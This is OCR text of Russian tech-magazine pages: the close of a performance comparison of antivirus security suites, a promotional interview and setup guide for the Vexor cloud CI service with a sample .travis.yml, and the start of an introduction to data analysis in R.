
Также прошу обратить внимание еще раз на рис. 16. Система уже давно загружена, я даже успел открыть окошко Boot Racer, а Wi-Fi еще что-то «думает». Хотя Skype уже успел установить соединение. Что делает брандмауэр Dr.Web с соединением — одному ему известно.

После установки Dr.Web стал глючить Yandex.Disk. Причем брандмауэр даже не предложил добавить это приложение в исключение! Для других программ он это сделать предлагал, что и продемонстрировано на рис. 17. Все решилось созданием правила для Yandex.Disk (рис. 18).


Реализация самого брандмауэра мне не понравилась. Он не «знает» многие программы — тот же Yandex.Disk перестал нормально работать, перестала запускаться VMware. Это всем известные программы, для которых можно было бы создать правила по умолчанию. Отключить брандмауэр можно, но только до следующей перезагрузки. Затем нужно отключать его заново.

Может, такое поведение и хорошо с точки зрения безопасности, но я ведь устанавливаю IS на домашний компьютер (и загрузил я его с раздела «Для дома»), а не на компьютер, управляющий ракетами стратегического назначения.

Для VMware также пришлось создавать правило вручную, поскольку виртуальная машина отказывалась запускать-



	Чистая система	KIS	Avira	Avast	NOD32	Comodo	Dr.Web
Запуск системы	38,868	96,515/65,786	79,104	64,630	70,017	92,049	60,492
Завершение работы	12	17	27	14	34	38	32
Запуск виртуальной ОС	77	80	65	85	97	80	86
Запуск GIMP2	17	29	23	26	26	26	68
Открытие большого файла Word	7	9	7	8	9	12	9
3D Mark	24 473	23 844	23 922	24 004	23 851	11 600	22 588



ся (рис. 19). Намучившись с правилами и создав их хотя бы для половины необходимых мне приложений, я решил приступить к измерению производительности.

Результаты меня поразили. GIMP запустился за 1 мин 8 с. Почти как виртуальная машина, на запуск которой понадобилось 1 мин 26 с, если не считать мучений с брандмауэром и еще одной перезагрузки системы. Файл открылся за почти 9 с, система завершила работу за 32 с, а в 3D Mark мой компьютер набрал 22 588 баллов. Результаты весьма посредственные. Да и при работе компьютер явно подтормаживал.





Рис. 18. Правила брандмауэра

Рис. 19. Виртуальная машина не запускается…

Рис. 20. Время запуска GIMP (Dr.Web)

Рис. 21. Время запуска виртуальной машины (Dr.Web)





ВЫВОДЫ

Практически все IS (кроме Comodo) никак не повлияли на скорость открытия большого документа. Но это на бумаге. Казалось бы, какая разница — семь или девять секунд? А ведь это как в автомобиле. Один разгоняется до сотни за семь секунд, а другой за девять или даже за двенадцать. Эти двенадцать секунд кажутся вам вечностью, если только что проехался на том, который разгоняется за семь секунд. Но за безопасность нужно платить, в данном случае и деньгами, и производительностью системы.

Продукт Dr.Web Security Space мне не понравился. Система под его управлением работает медленно, примерно на уровне Comodo, но лично меня весьма раздражает брандмауэр и то, что его нельзя отключить полностью. Точнее, можно, но нужно лезть в окно настроек и выбирать один из режимов (например, разрешать все соединения). Но хотелось бы это делать в один клик, как это устроено в других продуктах. Здесь же нужно сначала перейти в административный режим, затем отключить брандмауэр и при этом ввести код подтверждения отключения. А потом, при перезагрузке, все это в случае необходимости придется повторить. Когда я производил все эти манипуляции, я вспомнил репортаж Top Gear, которые запутались в меню iDrive BMW M5. Такое же чувство у меня было при работе с Dr.Web. Для тех, кто не смотрел: https://www.youtube.com/watch?v=FwxwoVvC7B0.

Аутсайдерами нашей битвы будут Comodo и NOD32. Мне не понравились оба. Ощущение общей «заторможенности» — вот что не покидало меня, когда были запущены Comodo/NOD32. Также по производительности не понравилась Avira. Ей в нашем тесте будет отдано предпоследнее место. А вот KIS и Avast с точки зрения производительности понравились. Никогда не использовал Avast на своих компьютерах, но, пожалуй, я его оставлю (но только бесплатную версию — без брандмауэра). Загружается система быстро, в тесте 3D Mark показал самый высокий результат (выше только без IS). Неплохо. И при этом совершенно бесплатно!

Если расположить антивирусы в порядке убывания производительности и хороших ощущений от их использования, то хит-парад получается следующий:

1. Avast.
2. KIS.
3. Avira.
4. Dr.Web.
5. NOD32.
6. Comodo.

Еще раз повторю, что все выводы даны с точки зрения производительности. Может быть, наши аутсайдеры лучше справляются со своей непосредственной задачей (ловлей вирусов), чем победители, но я это не проверял. Моя задача была простая — выбрать самое быстрое средство комплексной защиты системы.

ОТ РЕДАКЦИИ

Во-первых, раскроем тайну субъективной оценки Дениса Колисниченко. Дело в том, что сначала мы проверили время его реакции (сенсомоторная реакция). Получилось в среднем 0,26 с. Тесты он делал как с секундомером, так и со специальным ПО, причем так старательно, что даже ни разу не написал про свой BMW. Поскольку это всяко имеет отношение к его субъективному ощущению скорости, пришлось нам сделать это за него :).

Во-вторых, хотелось бы немного выступить в защиту Dr.Web. Часть претензий, которые к нему предъявил Денис, можно объяснить не только его, на наш взгляд, устаревшим интерфейсом, но и впечатляющей способностью к защите своих сервисов от выключения их малварью (напомним, что он всегда занимал хорошие места в наших тестах на самооборону).

320 рублей за номер!

Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.


ПОДПИСКА

6	месяцев	1920 р.
12	месяцев	3456 р.

Магазин подписки

http://shop.glc.ru









VEXOR

ДМИТРИЙ ГАЛИНСКИЙ, CTO
ОЛЕГ БАЛБЕКОВ, CEO

Как известно, любой мало-мальски серьезный программист со временем начинает покрывать свой код тестами. Самые правильные пишут тесты еще до самого кода. А когда тестов становится слишком много, под них выделяют отдельный сервер, который сам забирает код из репозитория, прогоняет все тесты и, если все хорошо, деплоит на продакшен. Все это называется системой CI — непрерывной интеграции. Проблема такого подхода в том, что держать или арендовать целый сервер под нужды CI очень дорого, а в пике нагрузка все равно превысит мощности. Казалось бы, что тут сделаешь, однако у команды облачного CI Vexor на этот счет другая точка зрения.

КАК И ДЛЯ КОГО СОЗДАВАЛСЯ VEXOR

Первая версия Vexor CI была создана из open source. Она была написана в компании Evrone. Все началось с того, что у нас в Evrone стоял Jenkins, и мы столкнулись с тем, что его постоянно нужно допиливать, а никакого желания допиливать Jenkins у нас не было, поэтому мы перешли на GitLab CI и принялись потихоньку переписывать его. Постепенно он мутировал до состояния, когда к оригинальному GitLab уже никакого отношения не имел. Мы переписали с нуля практически все.

Основное преимущество Vexor CI заключается даже не в ценообразовании. Представь, что у тебя есть воркер, который гоняет тесты. Evrone, где создавался Vexor CI, — компания довольно крупная. Там хватает больших проектов, где крутится много тестов, и из-за этого приходится держать довольно большой пул воркеров и платить за них деньги.

Но тесты — это такая вещь, которая не нужна постоянно. Мы и сами когда-то арендовали машины у Digital Ocean и платили за это кучу денег. Но большую часть времени машины просто простаивали, впору было прикрутить туда майнер Bitcoin, чтобы хоть как-то все это использовать. Тогда мы и придумали CI-сервис с поминутной оплатой за реально использованные ресурсы.

Еще одна проблема с тестами заключается в следующем: скажем, есть Aglie, где существуют недельные итерации. Наступает пятница, когда по итогам недели все делают коммиты, и возникает ситуация: на проект пришло десять пул-реквестов, а один прогон тестов занимает полчаса. Получается десяток пул-реквестов по полчаса каждый. В итоге ты сидишь в четверг или пятницу вечером неизвестно до какого времени и ждешь, пока тесты прогонятся. А наращивать пул воркеров, чтобы пятничные пики «проглатывались», — это уже совсем безбожные деньги. Отсюда и возникла идея както интегрироваться с облаками и сделать сервис, который бы автоматически масштабировался и выделял под расчет тестов столько ресурсов, сколько тебе на самом деле нужно в данную минуту.

В облаках соотношение конфигурации железа и стоимости абсолютно линейно. Хочешь в два раза мощнее — платишь десять баксов, хочешь еще в два раза мощнее — еще двадцать баксов и так далее. Все просто.

Помимо разработки, мы занимаемся развитием технологий, к примеру — делаем самую большую конференцию по Ruby on Rails в России. Мы отлично понимаем, какая боль есть у такой узкой аудитории, как разработчики ПО, и знаем, как с ней работать.

9867

БИЛДОВ ЗАПУСТИЛИ ПОЛЬЗОВАТЕЛИ В VEXOR CI ЗА ПОСЛЕДНИЕ 30 ДНЕЙ

ФАКТЫ О ДМИТРИИ ГАЛИНСКОМ

ПРОФЕССИОНАЛЬНО КОДИТ УЖЕ 15 ЛЕТ

ЛУЧШЕ ВСЕГО РАБОТАЕТ ПО НОЧАМ

ПЯТЬ ЛЕТ ЮЗАЛ EMACS, ПОТОМ УШЕЛ НА VIM

НА ЧЕМ ЭТО РАБОТАЕТ

Vexor CI — это не монолитное приложение, а множество отдельных сервисов. Большая часть из них написана на Ruby, но есть и сделанные на Go. Для общения между ними в основном используется RabbitMQ, довольно популярное решение для работы с сообщениями.


В качестве хранилища используется PostgreSQL, сейчас там хранятся все данные, используемые в Vexor CI. Возможно, со временем логи билдов оттуда переедут в какой-нибудь NoSQL.

Интерфейс, с которым работают пользователи сервиса, — это SPA-приложение, сделанное на AngularJS. Там очень активно используется кеширование данных. Первоначальное состояние загружается по HTTP, в дальнейшем все изменения приходят по WebSocket.

Для управления пулом воркеров используется отдельное приложение, которое отслеживает текущие потребности и меняет размер пула, добавляя или удаляя оттуда серверы. Воркеры, которые используются для прогона тестов, работают в облаке Rackspace.

Тесты запускаются в изолированном окружении с помощью Docker. Образ для тестирования собран на базе





Мы уже добились очень хороших результатов с «рельсовыми» проектами, по сути, ты просто нажимаешь «добавить», и все пошло работать. Python сейчас в процессе и тоже работает почти нормально. Также есть Clojure, Scala, Go, Rust, но, чтобы полноценно подключить новый язык, нужно набрать по нему большую статистику — какие используются библиотеки и так далее. Говоря проще, для Node.js еще нужно писать конфиги и работать с ними, здесь все еще не доведено до полного автоматизма. Но если конфиги тебя не пугают, ты сможешь тестировать практически все что угодно.

Кроме того, мы умеем распараллеливать тесты. К примеру, аппликуху нужно тестировать на нескольких версиях интерпретатора, один кусок работает только на Node.js 0.6, а другой требует не менее 0.10. Для этого у нас есть матрица билдов. Сейчас это работает в полуавтоматическом режиме — нужно добавлять в конфиг одну строчку, указывать, сколько параллельных тестов нужно запустить. Со временем появится фича, чтобы можно было выбрать прямо в интерфейсе: хочешь — два потока, хочешь — десять. Поэтому с разными версиями проблем нет, все Node.js, Ruby, Python собраны в пакеты, и с добавлением версий трудностей тоже не возникает. Можно просто посмотреть в make-файле, какие версии есть и для каких платформ. По сути, добавление новой версии того же Python или Node.js — это добавление еще одной версии в make-файл. Так что если вашей версии нет — пишите в саппорт, будет.

Ubuntu 14.04, мы периодически его пересобираем, поэтому версии пакетов всегда свежие. В образе уже предустановлены все нужные версии библиотек и сервисов, все, что может потребоваться для тестирования.

ПРЕИМУЩЕСТВА И КОНКУРЕНТЫ

Наш конфиг очень хорошо совместим с Travis. Если ты сидел на Travis, то к нам сможешь перейти совершенно безболезненно. Разумеется, есть какие-то специфичные вещи, которые теоретически могут отвалиться, но вероятность такого очень мала.

Стоит сказать, что никто больше не работает по нашей модели, хотя конкурентов у нас много. Если говорить о том же Travis, у них ты покупаешь фиксированное количество воркеров — например, два за 129 долларов. Никто не будет брать с тебя деньги сообразно тому, сколько времени ты реально их используешь. Кроме нас. Мы никак не лимитируем количество воркеров, ты берешь столько, сколько нужно.

По конфигурации железа ситуация такова: сейчас на одну задачу у нас используется два ядра и два гигабайта памяти, а также отводится порядка 20 Гб места на диске. Одна из планируемых нами в будущем фич — возможность выбрать или запросить любую конфигурацию. Потому что бывают задачи, где нужно очень много CPU или RAM. Бывает и так, что у тебя есть три теста и эти два ядра и два гига тебе вообще не нужны.

Наша политика такова: мы считаем, что люди не должны сами писать конфиги. Пользователь просто добавляет к нам проект, мы сами определим, что и как нужно запустить для работы тестов. Наш сервис — это не только предоставление ресурсов для тестов, но и экономия времени людей.

ФАКТЫ ОБ ОЛЕГЕ БАЛБЕКОВЕ

ПРЕДПРИНИМАТЕЛЬ ПОСЛЕДНИЕ СЕМЬ ЛЕТ

УМЕЕТ СОБИРАТЬ В КОМАНДЫ КРУТЫХ СПЕЦИАЛИСТОВ

НЕМНОГО ПОНИМАЕТ В СТЕЙКАХ

3599

СЕРВЕРОВ МЫ АРЕНДОВАЛИ У RACKSPACE В ПРОШЛОМ МЕСЯЦЕ

ИНВЕСТИЦИИ

В Фонд развития интернет-инициатив (который и инвестировал в Vexor) приходят в первую очередь не за деньгами, а чтобы ускорить развитие бизнеса. Мы пилили Vexor года полтора, пока не решили ускориться и за три месяца акселерации сделать из «наколеночного» продукта нечто качественное и готовое к продакшену. Сейчас это уже получается, и ресурсы ФРИИ мы используем для этого. Здесь есть много разной поддержки, которая помогает нам делать бизнес.

ФРИИ вкладывают в интересные интернет-проекты. На этапе преакселерации они, по сути, вкладываются даже не в проект, а в хорошие, интересные и сильные команды. Понятно, что проекты, приходящие сюда, на этапе вхождения нельзя назвать бизнесами. 90% не зарабатывают ни копейки и начинают зарабатывать первые деньги уже здесь.

Да, Vexor ориентирован на узкую аудиторию разработчиков. Но нужно понимать, что ФРИИ интересуют проекты, рынок которых больше 10 миллионов долларов в год. Объем нашего рынка определенно превышает 100 миллионов долларов, поэтому в нас вложили деньги. То же самое может сработать и с вами — если есть хорошая идея и понимание, что ваш рынок достаточно велик, а также мысли, как начать зарабатывать уже завтра, а не через год, можно смело приходить во ФРИИ.

Во ФРИИ есть замечательная штука, называется преакселератор. Это небольшой опросный лист, отвечая на вопросы которого ты поймешь, готов ли подавать заявку во ФРИИ. Нельзя подать заявку, если ты не уверен, что хочешь делать этот бизнес. У тебя должна быть компания, должен быть продукт. Он может еще не зарабатывать деньги, но он должен работать. То есть ты должен серьезно заниматься своим бизнесом уже какое-то время. Нельзя начать бизнес здесь. Здесь его нужно ускорять. Поэтому не все проекты на этапе идеи могут сюда попасть, отбор очень серьезный. На последний, четвертый акселератор было подано порядка 800 заявок, из которых прошли 40, это были сильнейшие команды, с самыми лучшими проектами.

VEXOR.IO: ONE-STEP GUIDE

КАК ОРГАНИЗОВАТЬ ПРАВИЛЬНЫЙ CONTINUOUS INTEGRATION И НЕ РАЗОРИТЬСЯ

Vexor.io — облачный CI-сервис (continuous integration) для девелоперов, который берет плату только за фактическое время прогона твоих тестов и при этом умеет распараллеливать процессы. Как следствие, время использования тестов уменьшается в разы, а вместе с тем уменьшается и стоимость.

Ежедневно разработчики используют CI-сервисы, однако большинство из них дорогие, медленные и неэффективные. Традиционные CI-сервисы вынуждены резервировать под твой проект ограниченное количество виртуальных машин и постоянно держать их включенными, хотя реально они нужны лишь в момент прогона тестов. То есть фактически ты должен платить за CI, даже если находился в отпуске и ничего не коммитил.

Еще одна проблема с традиционными CI-системами в том, что ты лимитирован зарезервированной под тебя мощностью. Если тебе внезапно понадобилось прогнать тесты повторно или в другой конфигурации/объеме — ты будешь ждать, ждать и еще раз ждать. Ресурсы-то заранее выделены и никак не подстраиваются под твою реальную нагрузку — ни в большую, ни в меньшую сторону.

Ребята из Vexor.io не стали мириться с таким положением дел и запустили поминутную оплату за реальное использование ресурсов. На практике это означает, что ты заплатишь только за те минуты (!), которые использовались для прогона твоих тестов. Если не было коммитов в течение месяца, то счет равен нулю. Все честно. Почему другие CI-сервисы не сделали этого до сих пор — загадка.

Например, Travis CI очень дорогой для начинающих проектов, и не всем под силу платить 129 долларов в месяц, а если потребности возрастают, то 489 долларов в месяц. При таком же объеме тестов, но используя Vexor.io ты заплатишь 10–15 долларов в месяц. Средний же чек за прогон большего количества тестов у Vexor составляет 80 долларов, но при этом у сервиса нет лимита по ресурсам.

Более того, Vexor.io умеет одновременно выделять тебе столько мощности, сколько нужно. В случае, когда ты сделаешь десять коммитов подряд например, Travis CI будет выполнять их последовательно. Vexor же моментально выделит тебе десять серверов и сделает всё параллельно, а значит — быстрее. При этом, помни, платишь только за минуты, которые затрачены на прогон тестов. А сколько при этом работает параллельных воркеров — не имеет значения.

КОГДА ТЫ ДЕЛАЕШЬ ДЕСЯТЬ КОММИТОВ, TRAVIS CI БУДЕТ ВЫПОЛНЯТЬ ИХ ПОСЛЕДОВАТЕЛЬНО. VEXOR ЖЕ СРАЗУ ВЫДЕЛИТ ТЕБЕ ДЕСЯТЬ СЕРВЕРОВ И СДЕЛАЕТ ВСЁ ПАРАЛЛЕЛЬНО

А КАК ЖЕ OPEN SOURCE?

Безусловно, существуют альтернативы в виде open source решений, но для этого нужен хороший сервер, который необходимо администрировать и тратить рабочее время разработчиков и девопсов. То есть тебе придется настроить не только свой проект, но и саму систему CI. Vexor в этом плане куда круче — как любой SaaS, он не требует никакой настройки. Все, что нужно, — настроить твой проект под CI. А если учесть, что конфиги совместимы с самой популярной CI Travis, процесс переноса превращается в тривиальную задачу.

МАТРИЦЫ БИЛДОВ

Кроме стандартных параметров конфигурации, ты можешь создать билд-матрицу для запуска тестов поверх разных версий софта, например поверх Ruby 2.0 и Ruby 2.1. Особенно это актуально для библиотек, так как они должны поддерживать разные версии runtime. Лист доступных параметров конфигурации для матрицы:

- `env` — переменная окружения;
- `rvm` — Ruby-версия;
- `jdk` — Java-версия;
- `scala` — Scala-версия;
- `go` — Go-версия;
- `node_js` — Node.js-версия.

GET STARTED

Работает все это на удивление просто. Базовый файл конфигурации .travis.yml должен быть расположен в корневом каталоге твоего проекта (для Rails-проектов это требование не обязательно). Для поддерживаемых языков процесс конфигурации максимально прост: надо лишь прописать нужный язык в параметре `language` (например, `language: ruby`). Таким образом, подготовка окружения и прогон тестов будут проходить в автоматическом режиме согласно выбранному языку.

Если стандартная тестовая конфигурация тебя не устраивает, ее можно кастомизировать под свои нужды с помощью параметров `install`, `script`, `before_install`, `before_script`. Эти параметры содержат команды, которые будут запущены в shell на соответствующих этапах тестирования:

- env позволяет вывести список переменных окружения, которые используются в тестах;
- `before_install` запускается до установки и предназначен для установки необходимых библиотек и зависимостей;
- `install` запускает команду для установки зависимостей, библиотек и всего, что требуется для тестов. Если поле оставить пустым, то будут использованы команды по умолчанию для каждого языка (например, `bundle install` для Ruby или go `get -v ./...` для Go);
- `before_script` — здесь можно подготовить различные сервисы для тестов, например создать БД;
- `script` запускает тесты. Если параметр пуст, то используется команда для запуска тестов для выбранного языка.

Пример .travis.yml для Vexor.io:

```
language: ruby
before_install: sudo apt-get install libicu-dev
before_script:
- psql -U postgres -c 'create database test;'
- bundle exec rake db:migrate
script: bundle exec rake test:ci
```



Виталий Худобахшов
vitaly@betamind.ru

ВКУРИВАЕМ В BIG DATA

ВВЕДЕНИЕ В АНАЛИЗ ДАННЫХ С ИСПОЛЬЗОВАНИЕМ СТАТИСТИЧЕСКОГО ПАКЕТА R

Если спросить меня, какая профессия будет самой востребованной в обозримом будущем, то я бы сказал, что это data scientist. У этой профессии даже нет нормального русскоязычного аналога, в лучшем случае — это просто дословный перевод «ученый по данным». Тем не менее слово «аналитик» вполне отражает суть дела. Знания и умения, которые раньше требовались только в небольшом количестве областей, таких как финансовый сектор и вычислительная физика, сейчас могут быть применены практически всюду.

Чем больше данных создается (намеренно или как побочный продукт реализации других процессов), тем больше специалистов в этой области востребовано. Многие думают, что работа с данными доступна только профессиональным математикам. Здесь можно провести аналогию с программированием: изначально оно было сферой деятельности математиков, но с развитием инструментов получило широкое распространение. Похожие изменения происходят сейчас и в области анализа данных. Перед тобой первая статья из серии материалов, в которых я расскажу о методах и инструментах, применяющихся для анализа и обработки (в том числе и больших) данных.

РАБОТА МЕЧТЫ И BUZZWORDS

Когда я учился на кафедре вычислительной физики СПбГУ, мне говорили, что из физиков получаются отличные системные администраторы. Не самое мотивирующее высказывание, которое можно услышать... И надо сказать, численные методы и статистика могут отвратить от себя почти любого человека. Именно поэтому во время обучения меня гораздо больше интересовало программирование. Если бы кто-то тогда сказал мне, что я буду применять знания из области численных методов в своей деятельности и создам компанию, которая будет заниматься исследованиями в области обработки данных, то я бы ему просто не поверил. Однако все случилось именно так.

В последнее время одним из самых часто звучащих трендов в бизнесе является работа с большими данными (big

data) и применение анализа данных (data mining) для достижения определенных целей компании. Цели эти, как правило, сводятся к извлечению коммерческой выгоды, хотя бывают и исключения: Google, например, смог предсказать развитие эпидемии гриппа на основе запросов пользователей с учетом географической привязки и путем сопоставления с информацией о предыдущих эпидемиях.

Выручка компании Amazon возросла на 20% после того, как на сайте внедрили систему, позволяющую адаптировать интерфейс и содержимое страниц индивидуально под каждого пользователя на основании истории его покупок и данных о том, какие товары чаще всего приобретаются вместе.

Существуют и более экзотические примеры применения анализа данных в коммерции. Еще в 2004 году сеть супермаркетов Wal-Mart готовилась к наступлению урагана «Фрэнсис» и проанализировала то, как меняется спрос на товары непосредственно перед бедствием. И хотя такие полученные результаты, как приобретение большего количества воды в бутылках, было легко спрогнозировать, другие выявленные закономерности оказались не вполне очевидными: после обработки огромного количества данных оказалось, что спрос на земляничное печенье перед ураганом возрастает в семь раз по сравнению с нормальным уровнем спроса, а первое место среди товаров повышенного спроса занимает пиво.

Многие компании на сегодняшний день уже располагают существенным количеством данных или начинают их собирать, рассчитывая использовать их для повышения эффективности работы. В связи с этим спрос на специалистов в области неуклонно растет.

По данным консалтинговой компании McKinsey, к 2018 году только в США недостаток специалистов в области анализа данных будет составлять от 140 до 190 тысяч, а дефицит менеджеров, понимающих, как использовать большие данные для принятия решений, в десять раз больше.

Последнее утверждение может показаться необоснованным, однако, если подумать, в этом есть смысл: если менеджеры не будут понимать, зачем нужны большие данные и какая от этого польза, то даже наличие очень талантливого аналитика в штате ничего не решит.

АНАЛИЗ ДАННЫХ И ЕГО ПРИМЕНЕНИЕ

При анализе данных почти каждая задача уникальна. Однако уникальность рассматриваемого случая не означает, что для его решения необходимо изобретать новый метод. Как правило, каждая задача может быть представлена как декомпозиция уже хорошо известных задач.

В этом разделе мы рассмотрим задачи, встречающиеся при работе с данными наиболее часто. Обычно выделяют следующие типы:

- классификация;
- регрессия;
- поиск подобия;
- кластеризация;
- группировка в соответствии с совместным появлением;
- определение профиля;
- предсказания связи;
- редукция данных;
- моделирование причинно-следственных связей.

Под **классификацией** понимают задачу определения того, попадет ли конкретный объект в один из классов (точно или с некоторой вероятностью). Классы, как правило, предполагаются непересекающимися. Примером такой задачи может служить проверка сообщения в электронной почте или социальной сети на предмет спама.

Регрессия — это также одна из самых часто встречающихся задач, в которой требуется оценить значение целевого параметра в зависимости от значений исходных параметров. Положим, что у нас есть набор значений среднего балла в школе и в университете для некоторого количества учеников. Но наш набор дискретный, то есть не покрывает все множество возможных оценок. Если ты хочешь предсказать значение среднего балла в университете, то нужно как раз решить задачу регрессии, то есть отыскать модель, которая позволяла бы на основании известных данных находить предполагаемое значение любого ученика.

Эти две задачи принадлежат к классу задач машинного обучения с учителем. В таких задачах мы имеем размеченное заранее множество (когда для каждого набора признаков дано значение искомого параметра, например принадлежность к классу спам / не спам или значение среднего балла в вузе), на основе которого строится модель. По сути, обе задачи занимаются предсказанием, только в случае классификации значение дискретно (если речь не идет о 100%-й вероятности попадания в класс), а в случае регрессии непрерывно.

Задача **поиска подобия** — это попытка идентифицировать похожие объекты на основе данных, относящихся к ним. Типичным примером такой задачи служит задача предоставления рекомендаций пользователю на основании его предыдущих покупок и предпочтений.

Кластеризация позволяет группировать объекты согласно их подобию, однако без какой-либо четко зафиксированной цели, например, если мы хотим выяснить, образуют ли наши покупатели естественные группы согласно заданному набору признаков. Очевидные кластеры, сформированные на основе какого-то одного признака, не так интересны. Так, разделить покупателей или пользователей по половому признаку довольно тривиально. Однако обычно интересны группы, которые связаны с сегментацией рынка. К примеру, это могут быть кластеры из пользователей в определенной возрастной группе и с определенным семейным положением. Более того, кластеры могут существенно различаться в рамках одного набора данных в зависимости от выбора признаков.

Группировка в соответствии с совместным появлением может быть хорошо проиллюстрирована на известном примере с интернет-магазином и вопросом, какие товары обычно покупают вместе. На основе таких данных также можно успешно строить систему рекомендаций. В отличие от задачи поиска подобия, где требуется найти похожие товары вне зависимости от поведения пользователя, здесь именно поведение пользователя определяет способ группировки.

Часто бывает необходимо определить поведенческий портрет пользователя, чтобы оптимизировать продажи или работу с клиентами. В контексте информационной безопасности это также используется для выявления аномалий и мошенничества.

